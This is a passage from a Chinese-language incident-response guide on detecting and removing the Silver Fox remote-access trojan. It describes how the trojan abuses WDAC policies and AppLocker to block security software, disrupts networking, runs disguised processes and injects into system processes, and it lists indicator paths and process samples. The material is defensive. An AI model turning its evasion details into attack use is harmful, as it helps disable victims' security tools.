除了上述的各类文件或附件外，还要对各类群消息中需要进行互动的链接或内容进行防范，做到一切信息的提交流程合规，尤其不轻易填写个人或涉密信息，也不要轻易扫描各类可疑的二维码。

二 排查与现场处置

针对前场安全专家和企业IT管理人员，建议用户优先使用终端安全产品查杀银狐木马。

在一些特殊情况下，如无法部署安全产品，可尝试用以下方式找到藏匿的银狐木马，下面部分操作存在风险，无基础的普通用户不建议尝试。

银狐木马通常是一类带有驻留能力的远控木马，攻击者通过远控软件控制受害者电脑，收集用户信息，伺机发起诈骗。银狐木马通常粗制滥造，安装后与正常软件有较大区别。银狐木马不具备盗取微信账号、钉钉账号的能力，只能依靠设备中已经登录的软件操作发送。常用的诈骗方式是利用被控电脑已经登录的微信、钉钉或其他企业内部通讯软件，“拉群”之后群发木马或群发诈骗消息，如诈骗二维码。

针对银狐木马这一特点，在处置中，可首先尝试下线通讯软件，必要时可对设备进行断

网隔离。对木马查杀的关键是找到其驻留方式，对其进行相应的“灭活”。溯源主要是提取病毒样本及其相关信息，找到其传播源并确认其有无二次传播。

在完成处置后，仍建议使用安全软件对设备进行扫描检查，确保没有遗漏。

三
中招设备排查与木马应急阻断

在进行排查时，我们给出了一些常用作辅助排查的工具软件

●进程及文件查看工具

如：PCHunter、YDark、ProcExp、Autoruns等

●文件查找类工具

主要是以Everything为代表的工具软件

●系统监控类工具

主要是Promon这类进程监控类工具

除上述列举的常用工具软件外，其他能实现类似功能的同类软件也都可使用。

（一）
环境排查

主要排查有无破坏操作系统或重要软件正常功能。如阻断系统或软件联网，阻止安全软件正常运行，阻止某些文件的正常访问或删除。

这类排查的目的，一方面是恢复系统正常运行；另一方面，用来快速评估后续修复工作是否起效。一般仅对已经发现的异常问题，进行专项排查。未发现上述异常的，可不进行排查。

环境排查的重点排查对象：

1.劫持类排查：


利用WDAC、CIP策略阻止软件运行

这个问题是木马利用了Windows Defender Application Control(WDAC)来阻止软件正常运行。WDAC功能，其本质上就是一种加强的应用程序控制策略，旨在确保系统只运行受信任的应用程序 。但Windows Defender显然对该策略并没有进行严格的权限验证 。木马正是利用了这一疏漏，修改了WDAC的管控策略进行恶意操作，直接阻止了多款安全软件的运行。

临时排查方式，可以查找下列路径下，是否有* .p7b文件，尝试删除该文件。如果有*.cip文件，可以尝试用文本编辑器打开，检索内容中是否有360等关键词，如果存在，尝试删除该文件。


C:\Windows\System32\CodeIntegrity\CiPolicies\Active

文件内容，不转码情况下，也能看到部分信息（p7b、cip本身是一个二进制文件，可通过工具转为xml格式）：



利用组策略或AppLocker阻止安全软件安装及启动


攻击者通过添加Windows组策略或AppLocker规则，限制安全防护软件的安装和执行。一般可通过组策略管理器（gpedit.msc）操作干预。（部分组策略规则在编辑器中无法展示或操作）




2.网络类排查：

如果系统发生异常断网，可以排查下列网络情况。

常规网络配置，包括IP地址、网关、子网掩码、DNS等常见配置项 。银狐木马可能会通过将上述内容修改为错误值，造成系统断网。一般使用ipconfig /all 查看即可。



防火墙策略，除一般策略外，还需要排查WPF策略(WFP Explorer)，网络配置是否正确。




（二）
进程与文件排查

进程排查是必须进行的排查手段。可结合用户现场描述，如发生设备被控情况则重点排查是否存在可疑远控木马。主要用于寻找当前存活木马，以及可疑软件。并用于确认木马是否已成功灭活。


1.排查是否存在异常进程

常见的异常包括：文件名、文件路径不规范，如随机路径、厂商信息不匹配、描述明显错误等。


如下面情况，路径伪装为Web服务器路径，但对应的产品却是一个游戏组件：




抑或出现下面情况：文件路径随机，文件创建时间为近期或与中招时间接近。



svchost.exe	1852	C:\Windows\System32\svchost.exe	-	Microsoft Corporation	Windows 服务主进程	2025/05/09 14:59:47
svchost.exe	1888	C:\Windows\System32\svchost.exe	-	Microsoft Corporation	Windows 服务主进程	2025/05/09 14:59:48
pG0DAe9.exe *32	6972	C:\ProgramData\811563\pG0DAe9.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
xUEAUgh6.exe *32	6996	C:\ProgramData\628931\xUEAUgh6.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
yUsg0wd0.exe *32	7016	C:\ProgramData\172580\yUsg0wd0.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
egOYm8pg.exe *32	7028	C:\ProgramData\334475\egOYm8pg.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
VSW6vq.exe *32	7040	C:\ProgramData\083478\VSW6vq.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
rM2w43S.exe *32	7052	C:\ProgramData\958828\rM2w43S.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
wKqrV.exe *32	7060	C:\ProgramData\393654\wKqrV.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
j8gUD.exe *32	7096	C:\ProgramData\677921\j8gUD.exe	-	Microsoft Corporation	BitLocker Drive Encryptio...	2025/05/09 14:59:57
taskhostw.exe	7104	C:\Windows\System32\taskhostw.exe	-	Microsoft Corporation	Windows 任务的主机进程	2025/05/09 14:59:57
EsBCSUserTool.ex...	7968	C:\Program Files (x86)\BCS\EsEBankTools\ExcelSecu\EsBCSUserTool.exe	-			2025/05/09 15:00:00




还可能存在于一些特殊目录下的，如Docments、Temp目录下的进程或服务：



与上述较为简单的路径或进程排查不同，对被注入的进程直接进行排查定位较为困难。一般在有其它指征情况下（如发现其网络访问、文件访问存在异常），可尝试对特定进程进行排查。

银狐激活时，通常会选择注入系统进程，常被注入的系统进程有svc host. exe、lsass.exe、VSSVC.exe等进程。可以利用PCHunter或ProcExp等工具查看这些系统进程中的DLL模块，排查是否有异常模块。部分银狐使用纯ShellCode的方式进行注入，可通过线程地址异常来发现，但难度较高。



Steam.exe	1.34	26,532 K	42,608 K	2684 Steam Client Bootstra...	Valve Corporation
steamwebhelper.exe	0.03	8,276 K	21,192 K	776 Steam Client WebHelper	Valve Corporation

Name	Description	Company Name	Path
icui18n.dll			C:\Program Files\Steam\icui18n.dll
icuuc.dll			C:\Program Files\Steam\icuuc.dll
iertutil.dll	Run time utility for Inter...	Microsoft Corporation	C:\Windows\System32\iertutil.dll
imagehlp.dll	Windows NT Image Helper	Microsoft Corporation	C:\Windows\System32\imagehlp.dll
imm32.dll	Multi-User Windows IMM32 A...	Microsoft Corporation	C:\Windows\System32\imm32.dll
IPHLPAPI.dll			C:\Program Files\Steam\IPHLPAPI.dll
IPHLPAPI.DLL	IP Helper API	Microsoft Corporation	C:\Windows\System32\IPHLPAPI.DLL

2.排查是否存在异常软件


除此之外，还需要特别关注一些软件。比如系统中是否存在远程控制软件，如AnyDesk、ToDesk、向日葵等。尤其是近期安装的，需要询问是否为用户主动安装使用。

还有是否存在第三方管理软件，如Ipguard、阳途、固信、安在等，确认是否为用户主动安装。此类软件具有自我保护能力，需要通过专用工具卸载。

●安在

%ProgramFiles%\Common Files\NSEC\

%ProgramFiles(x86)%\Common Files\NSEC\



C:\Program Files (x86)\Common Files\NSEC\NSecRTS.exe

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe ["PowerShell \"Get-AppxPackage Select Name, Version,publisher, IsFramework,NonRemovable,installLocation,PackageFullName\""]

PowerTool64.exe	4984	4828	Administ...	C:\Users\Administrator\D...	文件不存在
NSecRTS.exe	2188	916	SYSTEM	C:\Program Files (x86)\C...	XOR Co.,Ltd
NSecDs.exe	3216	916	SYSTEM	C:\Program Files (x86)\C...	XOR Co.,Ltd
NSecRTS.exe	4624	2188	Administ...	C:\Program Files (x86)\C...	XOR Co.,Ltd
smss.exe	544	4	SYSTEM	smss.exe	Microsoft Corporation

● lpguard

%SystemRoot%\SysWOW64\wrdlv4.exe

%ProgramFiles%\Common Files\System\winrdgv3.exe

%SystemRoot%\System32\winrdlv3.exe

另外关注当前计算机使用翻墙软件，如：letsvpn，kuailian，QuickQ VPN等，这些软件存在大量冒名顶替情况，可能暗藏银狐木马的钓鱼站点，下载这类软件极易中招！

3.排查是否存在异常文件

主要查看低权限目录下，是否有近期新增文件，尤其是可执行类文件、脚本情况。记录创建时间，评估设备被攻击的大致时间点。排查过程中，建议截图或拍照保存关键信息，以备后续复盘查看 。

常见的被利用的低权限目录包括：

C:\Users\<username>\AppData\Roaming（%APPDATA%）

C:\Users\Public\Downloads（%PUBLIC%/Downloads）

C:\Users\Public\Pictures（%PUBLIC%/Pictures）

C:\Users\Public\Videos（%PUBLIC%/Videos）

C:\Users\Public\Music（%PUBLIC%/Music）

C:\Users\Public\ Documents（%PUBLIC%/ Documents）

C:\Users\<username>\AppData\Local\Temp（%TEMP%）

C:\ProgramData（%ProgramData%）

360反勒索服务集成的日志排查功能，可做为辅助排查工具，加快排查进度。

（三）
驻留排查

驻留排查是现场处置的重点，能否查到木马的驻留方式，是能否成功灭活的关键。


找到木马的驻留方式，对其灭活，阻止进一步产生危害。

银狐的常见驻留方式包括：Run项、启动目录、服务、计划任务。

●服务项排查

